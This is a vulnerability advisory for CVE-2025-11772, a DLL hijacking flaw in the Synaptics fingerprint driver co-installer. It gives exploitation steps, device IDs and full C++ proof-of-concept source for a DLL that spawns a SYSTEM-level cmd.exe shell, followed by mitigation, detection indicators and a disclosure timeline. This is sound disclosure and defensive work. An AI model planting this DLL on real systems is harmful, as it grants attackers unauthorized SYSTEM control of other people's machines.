Synaptics Biometric Reader Driver Co-Installer Elevation of Privileges
-
 Finlay Richardson
 - Published: 15 Dec 2025
- Type: DLL Hijacking
- Severity: Medium
Finlay Richardson Synaptics Fingerprint CheckFPDatabase
CVE-2025-11772
6.6 - AV:P/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
A DLL hijacking vulnerability exists in the CheckFPDatabase.exe executable which allow local privilege escalation. During runtime, the process attempts to resolve required DLLs from directories located in its search path, including a location that is writable by low-privileged users by default. An attacker with local access can exploit this behaviour by placing a crafted DLL in the directory, resulting in DLL hijacking. When the vulnerable process loads the attacker-crafted DLL, it enables arbitrary code execution in the context of the application. When a specific Synaptics USB device is connected to the Windows operating system, this triggers a Windows update to install the driver that runs a co-installer copying the CheckFPDatabase.exe file and executing it as the SYSTEM user. As such, it is possible to leverage the DLL hijacking vulnerability to achieve arbitrary code execution as the SYSTEM user.
When a fingerprint reader that uses the Synaptics Incorporated - Biometric - 11/2/2017 12:00:00 AM - 5.5.4020.1052 driver is plugged into a Windows device, the driver installer creates the folder C:\ProgramData\Synaptics and copies CheckFPDatabase.exe to C:\ProgramData\Synaptics and runs as SYSTEM. During runtime, the program searches for several DLLs in C:\ProgramData\Synaptics as the first step of its search order before finding them in C:\Windows\System32.
 Log of DLLs searched for in the same directory as the program
As C:\ProgramData\Synaptics is writable by low privileged users, it is possible for an attacker to first create the folder C:\ProgramData\Synaptics and place their own DLL in C:\ProgramData\Synaptics to achieve arbitrary code execution in a SYSTEM context.
Create C:\ProgramData\Synaptics.
Place PoC DLL in C:\ProgramData\Synaptics and rename to WTSAPI32.dll.
Plug in device identifying itself as compatible with the Synaptics Incorporated - Biometric - 11/2/2017 12:00:00 AM - 5.5.4020.1052 driver, eg. Synaptics WBDI Fingerprint Reader.
Vendor ID: 06CB
Product ID: 0082
Windows will pull the driver from the Microsoft Update Catalog, copy CheckFPDatabase.exe to C:\ProgramData\Synaptics and run it as NT AUTHORITY\SYSTEM, which will in turn load the PoC DLL and spawn a shell.
/*
-> Dynamic Library (.dll)
-> 10.0 (latest installed version)
-> Visual Studio 2022 (v143)
-> Default (ISO C++14 Standard (/std:c++14))
-> Default (Legacy MSVC)
*/

#include "pch.h"
#include <wtsapi32.h>
#include <Windows.h>

#pragma comment(lib, "Wtsapi32.lib")
#pragma comment(linker, "/export:WTSSendMessageW=C:\\Windows\\System32\\WTSAPI32.WTSSendMessageW")
using namespace std;


bool spawnShell()
{
    STARTUPINFO startInfo = { 0x00 };
    startInfo.cb = sizeof(startInfo);
    startInfo.wShowWindow = SW_SHOW;
    startInfo.lpDesktop = const_cast<wchar_t*>(L"WinSta0\\Default");

    PROCESS_INFORMATION procInfo = { 0x00 };

    HANDLE hToken = {};
    DWORD  sessionId = WTSGetActiveConsoleSessionId();

    OpenProcessToken(GetCurrentProcess(), TOKEN_ALL_ACCESS, &hToken);
    DuplicateTokenEx(hToken, TOKEN_ALL_ACCESS, nullptr, SecurityAnonymous, TokenPrimary, &hToken);

    SetTokenInformation(hToken, TokenSessionId, &sessionId, sizeof(sessionId));

    if (CreateProcessAsUserW(
        /*_In_opt_ HANDLE hToken,*/                             hToken,
        /*_In_opt_ LPCWSTR lpApplicationName*/                  L"C:\\Windows\\system32\\cmd.exe",
        /*_Inout_opt_ LPWSTR lpCommandLine,*/                   const_cast<wchar_t*>(L""),
        /*_In_opt_ LPSECURITY_ATTRIBUTES lpProcessAttributes*/  nullptr,
        /*_In_opt_ LPSECURITY_ATTRIBUTES lpThreadAttributes,*/  nullptr,
        /*_In_ BOOL bInheritHandles,*/                          FALSE,
        /*_In_ DWORD dwCreationFlags,*/                         NORMAL_PRIORITY_CLASS | CREATE_NEW_CONSOLE | CREATE_BREAKAWAY_FROM_JOB,
        /*_In_opt_ LPVOID lpEnvironment,*/                      nullptr,
        /*_In_opt_ LPCWSTR lpCurrentDirectory,*/                nullptr,
        /*_In_ LPSTARTUPINFOW lpStartupInfo,*/                  &startInfo,
        /*_Out_ LPPROCESS_INFORMATION lpProcessInformation*/    &procInfo
    )
        ) {
        CloseHandle(procInfo.hProcess);
        CloseHandle(procInfo.hThread);
    }

    return true;
}

static const auto init = spawnShell();
To mitigate this vulnerability, ensure that directories within the DLL search order are not writable by low-privileged users. The installation folder of the program should change to C:\Program Files, and fully qualified paths should be used for loading DLLs, e.g. LoadLibrary(.
Potential detections / IOCs for exploitation of this vulnerability are:
C:\ProgramData\Synaptics folder, followed by writing a DLL to this folder| Date | Action |
|---|---|
| 12 Aug 2025 | Reversec discovers the vulnerability |
| 21 Aug 2025 | Reversec sends advisory |
| 24 Oct 2025 | Reversec shares plan to publicly disclose the vulnerability on / soon after 24th October |
| 15 Nov 2025 | Synaptics confirms validity of report and acknowledges intention to patch |
| 18 Nov 2025 | CVE reserved by Synaptics PSIRT |
| 1 Dec 2025 | CVE and blog post published |
| 17 Dec 2025 | Fix found to be ineffective or not correctly deployed. Reversec shares with Synaptics and withdraws posts while waiting for fix |
| 27 Jan 2026 | Second attempt to contact Synaptics and verify patch is deployed |
| 16 Feb 2026 | No further reply from Synaptics, advisory and post republished |